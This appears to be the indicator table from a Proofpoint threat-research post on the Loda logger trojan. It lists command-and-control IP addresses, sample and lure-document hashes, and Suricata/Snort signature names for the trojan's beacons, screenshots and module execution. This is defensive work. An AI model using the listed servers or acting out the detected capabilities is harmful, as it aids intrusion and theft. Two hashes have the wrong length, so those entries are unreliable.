185.84.181.99	IP Address	Loda C&C
204.152.219.125	IP Address	Loda C&C
213.184.126.133	IP Address	Loda C&C
213.204.254.33	IP Address	Loda C&C
23.105.131.162	IP Address	Loda C&C
5.133.11.56	IP Address	Loda C&C
78.128.92.32	IP Address	Loda C&C
88.190.215.108	IP Address	Loda C&C
95.140.125.85	IP Address	Loda C&C
98.143.144.214	IP Address	Loda C&C
1661904de29c935e8fa052cf3a48153e423eb4f940eafaca04c37a23ff6478e4	SHA256	Loda 1.0.1
1e412f6539526d30090a14b67fa3c9e9f00801a2585acd6ae99d93450ec31a27	SHA256	Loda 1.0.1
28271aaad16ea4805da4c05e6bd818ff10adafe28b15231e9452c04736046637	SHA256	Loda 1.0.1
372a69b980010f325a9793c81add9ad2e58d767ea93552cd4d041d0669dd0327	SHA256	Loda 1.0.1
3017327889e95b7b495c5abe2768d66254ffa7fa84d9662b99ce551cff20f2b3	SHA256	Loda 1.0.1
42567164b34f81f9d683db859cc46542974eb2c63c765c50e6cd54bbd4772296	SHA256	Loda 1.0.1
4dc6a7dde5804969b7481f3ce4eb41eff6952b43dd564fd5189bed5608f01d29	SHA256	Loda 1.0.1
5abb862f92b3e577d54a4760b654db51537071314e4c66a11a15503368a81439	SHA256	Loda 1.0.1
60e65fc495598e203d436d94f8614d46be099c59a98f4102acb26caea4b05849	SHA256	Loda 1.0.1

IOC	IOC Type	Description
63be4234ca8443b11877a9d1644bba2c6247ff62c7cdbcb104b772c0d3d42152	SHA256	Loda 1.0.1
73795c1d8c23b13ca4136f23728f32eccf4b75bff285a824adb241ae8deaefda	SHA256	Loda 1.0.1
7e335035c67b0f5abdef63ce1136489b42abafab136d8bb0675852424982d72a	SHA256	Loda 1.0.1
879cca7e3aef2e53a49c15bccca06a048dc2f15627be9cd5745c532fd050c0a17	SHA256	Loda 1.0.1
8be505d0d70b0d878c93ca58079da15750fa3912d3aa2e1d2053f79f45ba4696	SHA256	Loda 1.0.1
91629cd3c969685afde2ded08e802cc8b5a456dc20c83bcbd169468adc7036a5	SHA256	Loda 1.0.1
92c4316c0a3d828700b723d2415fc50b79a01072ffee65e7ffcfac8dca25fcac	SHA256	Loda 1.0.1
a6a83c24c3d898a163d085fab5304c83b0167631b1dd16ff69092d8c583af57	SHA256	Loda 1.0.1
c5d9d12ade0813384ca6a7c67d738dd6b427d3d659755cd37fb0055b3b66ecb3	SHA256	Loda 1.0.1
c8468b293f015252c6b90bc44496fb078304d3e0a7456a948e176fb3850b13f1	SHA256	Loda 1.0.1
ca9236fb2cff18311ed561d3f6fd61330459125b7d7b0a54ca72112766e5df60	SHA256	Loda 1.0.1
ce477c9625b13c3d2a708fc15ac0b8e5c5eb6b4fb815914e8eaba80c2d491692	SHA256	Loda 1.0.1
e368506790eb2e3c9c414a09e640ad4aff2233e03b52a03cee372688e6003291	SHA256	Loda 1.0.1
49c46414f2c75af582d2faa348b57a79a04f069dd508e6d883cb75b77a7bfcc4	SHA256	Macro Document
49c46414f2c75af582d2faa348b57a79a04f069dd508e6d883cb75b77a7bfcc4	SHA256	Packager Object Document
2abdbd7f5f7863f454df353ba35d500dafbca8284459331cd92438e2ea4c7015	SHA256	CVE-2017-0199 Document

### ET and ETPRO Suricata/Snort Coverage

- 2822117 | ETPRO TROJAN Loda Logger CnC Beacon Response
- 2822116 | ETPRO TROJAN Loda Logger CnC Beacon
- 2825085 | ETPRO TROJAN Loda Logger Screenshot Request
- 2825086 | ETPRO TROJAN Loda Logger Module Download Request
- 2825087 | ETPRO TROJAN Loda Logger Module Execute Request
- 2825088 | ETPRO TROJAN Loda Logger List Disk Drives Request
- 2825089 | ETPRO TROJAN Loda Logger List Desktop Files Request
- 2825090 | ETPRO TROJAN Loda Logger List Disk Drive Files Request

Subscribe to the Proofpoint Blog